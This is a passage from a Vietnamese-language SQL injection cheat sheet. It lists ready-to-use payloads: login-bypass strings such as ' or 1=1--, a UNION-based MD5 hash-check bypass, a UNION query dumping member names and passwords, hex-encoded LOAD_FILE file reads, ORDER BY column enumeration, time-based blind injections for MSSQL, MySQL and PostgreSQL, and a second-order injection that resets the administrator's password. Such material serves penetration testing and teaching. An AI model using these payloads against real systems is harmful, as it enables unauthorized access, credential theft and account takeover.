SELECT CHR(75)||CHR(76)||CHR(77) (Oracle) => Trả về 'KLM'.

SELECT (CHaR(75)||CHaR(76)||CHaR(77)) (PostgreSQL) => Trả về 'KLM'.

Ví dụ Hex based SQL Injection:

SELECT LOAD_FILE(0x633A5C626F6F742E696E69) (MySQL) => Hiển thị nội dung của c:\ boot.ini

- **String sử dụng bộ mã ASCII**

CHAR() (MSSQL/MySQL) => Chuyển đổi một số nguyên trong bộ mã ASCII.

Ví dụ: SELECT CHAR(64)

- **Union Injections**

Thực hiện các truy vấn SQL trên nhiều bảng (truy vấn độc hại trả về các bản ghi từ một bảng khác).

SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members => Kết hợp các kết quả từ cả bảng tin tức và bảng thành viên và trả về tất cả.

- **Bypassing Login Screens**

admin' --

admin' #

admin'/*

' or 1=1--

' or 1=1#

' or 1=1/*

') or '1'='1--

') or ('1'='1--

- **Bypassing second MD5 hash check login screens**

Nếu ứng dụng nhận được bản ghi theo tên người dùng và sau đó so sánh MD5 được trả về với MD5 của mật khẩu được cung cấp thì cần thêm một số thủ thuật để đánh lừa ứng dụng nhằm bỏ qua xác thực. Có thể kết hợp các kết quả với mật khẩu đã biết và hàm băm MD5 của mật khẩu được cung cấp. Trong trường hợp này, ứng dụng sẽ so sánh mật khẩu và hàm băm MD5 được cung cấp thay vì MD5 từ cơ sở dữ liệu.

Ví dụ: Bypassing MD5 Hash Check (MySQL/MSSQL/PostgreSQL)

Username: admin' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055'

Mật khẩu:1234

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)

- **Error Based – Find Columns Names**

Tìm ra có bao nhiêu cột được SELECT truy vấn bởi ORDER BY

ORDER BY 1--

ORDER BY 2--

ORDER BY N-- => Tiếp tục cho đến khi gặp lỗi. Lỗi có nghĩa là đã tìm thấy số lượng cột đã chọn.

- Tìm cấu trúc cơ sở dữ liệu trong MySQL

Lấy bảng do người dùng xác định

SELECT table_name FROM information_schema.tables WHERE table_schema = 'databasename'

Lấy tên cột

SELECT table_name, column_name FROM information_schema.columns WHERE table_name = 'tablename'

- **Tìm cấu trúc cơ sở dữ liệu trong Oracle**

Lấy bảng do người dùng xác định

SELECT * FROM all_tables WHERE OWNER = 'DATABASE_NAME'

Lấy tên cột

SELECT * FROM all_col_comments WHERE TABLE_NAME = 'TABLE'

- Blind SQL Injections

Sử dụng một số chức năng chờ và phân tích thời gian phản hồi => Sử dụng WAITFOR DELAY '0:0:10' trong SQL Server, BENCHMARK() và sleep(10) trong MySQL, pg_sleep(10) trong PostgreSQL.

Making Databases Wait / Sleep For Blind SQL Injection Attacks

Cẩn thận khi sử dụng với thời gian quá 20-30 giây. database API connection hoặc script có thể hết thời gian chờ.

WAITFOR DELAY ‘time’ (MSSQL)

WAITFOR DELAY '0:0:10'-- => Cơ sở dữ liệu chờ đợi.

Ví dụ:

if (select user) = 'sa' waitfor delay '0:0:10'

ProductID = 1;waitfor delay '0:0:10'--

ProductID =1);waitfor delay '0:0:10'--

ProductID =1';waitfor delay '0:0:10'--

ProductID =1');waitfor delay '0:0:10'--

ProductID =1));waitfor delay '0:0:10'--

ProductID =1'));waitfor delay '0:0:10'--

BENCHMARK() (MSSQL): Khiến MySQL phải chờ.

BENCHMARK(howmanytimes, do this)

Ví dụ:

IF EXISTS (SELECT * FROM users WHERE username = 'root') BENCHMARK(1000000000,MD5(1))

IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1)) => Kiểm tra bảng tồn tại trong MySQL.

pg_sleep(seconds) (PostgreSQL): Ngủ trong vài giây.

SELECT pg_sleep(10); => Ngủ 10 giây.

sleep(seconds) (MySQL): Ngủ trong vài giây.

SELECT sleep(10); => Ngủ 10 giây.

- Clear SQL Injection Tests

product.asp?id=4 (MSSQL/MySQL/Oracle)

product.asp?id=5-1

product.asp?id=4 OR 1=1

product.asp?name=Book

product.asp?name=Bo'%2b'ok

product.asp?name=Bo' || 'ok (Oracle/MySQL)

product.asp?name=Book' OR 'x'='x

- Second Order SQL Injections

Trong dạng lỗ hổng Second-order SQL injection, tại thời điểm kẻ tấn công inject payload vào câu truy vấn thường không gây ra hiệu quả ngay lập tức, sau đó, khi hệ thống xử lý một yêu cầu khác (có thể do kẻ tấn công thực hiện hoặc người dùng thông thường), thực thi câu truy vấn dẫn tới hậu quả sau đó.

Ví dụ trang web có chức năng thay đổi mật khẩu có đoạn mã nguồn như sau:

$sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";

Khi thực hiện đổi mật khẩu, giá trị biến $username được lấy và được sử dụng trong câu truy vấn UPDATE mật khẩu vào database.

Giả sử trang web chứa một tài khoản quản trị viên administrator. Có thể đăng ký một tài khoản với $username là administrator'--, và đổi mật khẩu người dùng này với mật khẩu mới 123456. Khi đó câu truy vấn thực hiện update mật khẩu trở thành:

UPDATE users SET PASSWORD='123456' where username='administrator'--' and password='old-password';

Do dấu comment -- nên câu truy vấn thực hiện đổi mật khẩu tài khoản administrator thành 123456. Lỗ hổng Second-order SQL injection trong trường hợp này cho phép đổi mật khẩu người dùng bất kỳ khi biết giá trị username của họ.